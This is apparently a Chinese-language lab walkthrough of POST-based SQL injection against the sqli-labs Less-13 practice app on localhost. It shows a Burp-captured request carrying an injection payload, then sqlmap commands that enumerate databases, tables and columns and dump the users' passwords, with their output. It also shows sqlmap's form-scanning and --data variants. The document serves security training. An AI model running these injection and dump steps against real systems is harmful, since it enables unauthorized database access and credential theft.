


无回显

)闭合



post型sqlmap注入

方法一

使用sqlmap进行post型注入

将burp抓的包保存到文件post.txt

Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User o
--------	-------	--------	---------	----------	----------	-----------	---------	----------	----------	-----------------	--------

Intercept	HTTP history	WebSockets history	Options
-----------	--------------	--------------------	---------

Request to http://127.0.0.1:8888

Forward Drop Intercept is on Action

Raw	Params	Headers	Hex
-----	--------	---------	-----

```

POST /sqlilabs/Less-13/ HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: http://127.0.0.1:8888
Connection: close
Referer: http://127.0.0.1:8888/sqlilabs/Less-13/
Upgrade-Insecure-Requests: 1

uname=%27%29+or+1%3D1%23&passwd=1111&submit=Submit

```

Send to Spider
Do an active scan
Send to Intruder ⌘+^+I
Send to Repeater ⌘+^+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser ▶
Engagement tools ▶
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests ▶
Do intercept ▶
Convert selection ▶
URL-encode as you type
Cut ⌘+^+X

利用--dbs查询数据库名

sqlmap -r "Downloads/post.txt" -p uname --dbs

```

[21:30:55] [INFO] used SQL query returns 8 entries
[21:30:55] [INFO] retrieved: 'information_schema'
[21:30:55] [INFO] retrieved: 'challenges'
[21:30:55] [INFO] retrieved: 'jiasuqi_db'
[21:30:55] [INFO] retrieved: 'mysql'
[21:30:55] [INFO] retrieved: 'performance_schema'
[21:30:55] [INFO] retrieved: 'security'
[21:30:55] [INFO] retrieved: 'sys'
[21:30:55] [INFO] retrieved: 'testdb'
available databases [8]:
[*] challenges
[*] information_schema
[*] jiasuqi_db
[*] mysql
[*] performance_schema
[*] security
[*] sys
[*] testdb

```

利用--tables查询表名

sqlmap -r "Downloads/post.txt" -p uname -D security --tables

```

[21:32:54] [INFO] fetching tables for database: 'security'
[21:32:54] [INFO] used SQL query returns 4 entries
[21:32:54] [INFO] retrieved: 'emails'
[21:32:54] [INFO] retrieved: 'referers'
[21:32:54] [INFO] retrieved: 'uagents'
[21:32:54] [INFO] retrieved: 'users'
Database: security
[4 tables]
+-----+
| emails |
| referers |
| uagents |
| users |
+-----+

```

利用--columns查询列名

sqlmap -r "Downloads/post.txt" -p uname -D security -T users --columns

```
[21:42:59] [INFO] fetching columns for table 'users' in database 'security'
[21:42:59] [INFO] used SQL query returns 3 entries
[21:42:59] [INFO] retrieved: 'id'
[21:42:59] [INFO] retrieved: 'int(3)'
[21:42:59] [INFO] retrieved: 'username'
[21:42:59] [INFO] retrieved: 'varchar(20)'
[21:42:59] [INFO] retrieved: 'password'
[21:42:59] [INFO] retrieved: 'varchar(20)'
Database: security
Table: users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(3) |
| password | varchar(20) |
| username | varchar(20) |
+-----+-----+
```

利用--dump导出表中信息

```
sqlmap -r "Downloads/post.txt" -p uname -D security -T users -C password -
-dump
```



```

[21:44:30] [INFO] fetching entries of column(s) 'password' for table 'users' in
database 'security'
[21:44:30] [INFO] used SQL query returns 14 entries
[21:44:30] [INFO] retrieved: 'admin'
[21:44:30] [INFO] retrieved: 'admin1'
[21:44:30] [INFO] retrieved: 'admin2'
[21:44:30] [INFO] retrieved: 'admin3'
[21:44:30] [INFO] retrieved: 'admin4'
[21:44:30] [INFO] retrieved: 'admin5'
[21:44:30] [INFO] retrieved: 'crappy'
[21:44:30] [INFO] retrieved: 'Dumb'
[21:44:30] [INFO] retrieved: 'dumbo'
[21:44:30] [INFO] retrieved: 'genious'
[21:44:30] [INFO] retrieved: 'I-kill-you'
[21:44:30] [INFO] retrieved: 'mob!le'
[21:44:30] [INFO] retrieved: 'p@ssword'
[21:44:30] [INFO] retrieved: 'stupidity'
Database: security
Table: users
[14 entries]
+-----+
| password |
+-----+
| admin    |
| admin1   |
| admin2   |
| admin3   |
| admin4   |
| admin5   |
| crappy   |
| Dumb     |
| dumbo    |
| genious  |
| I-kill-you |
| mob!le   |
| p@ssword |
| stupidity |
+-----+

```

方法二

sqlmap -u 127.0.0.1:8888/sqlilabs/Less-13/ --forms

自动搜索表单的方式

方法三：指定一个参数的方法

sqlmap -u http://xxx.xxx.com/Login.asp --data "n=1&p=1"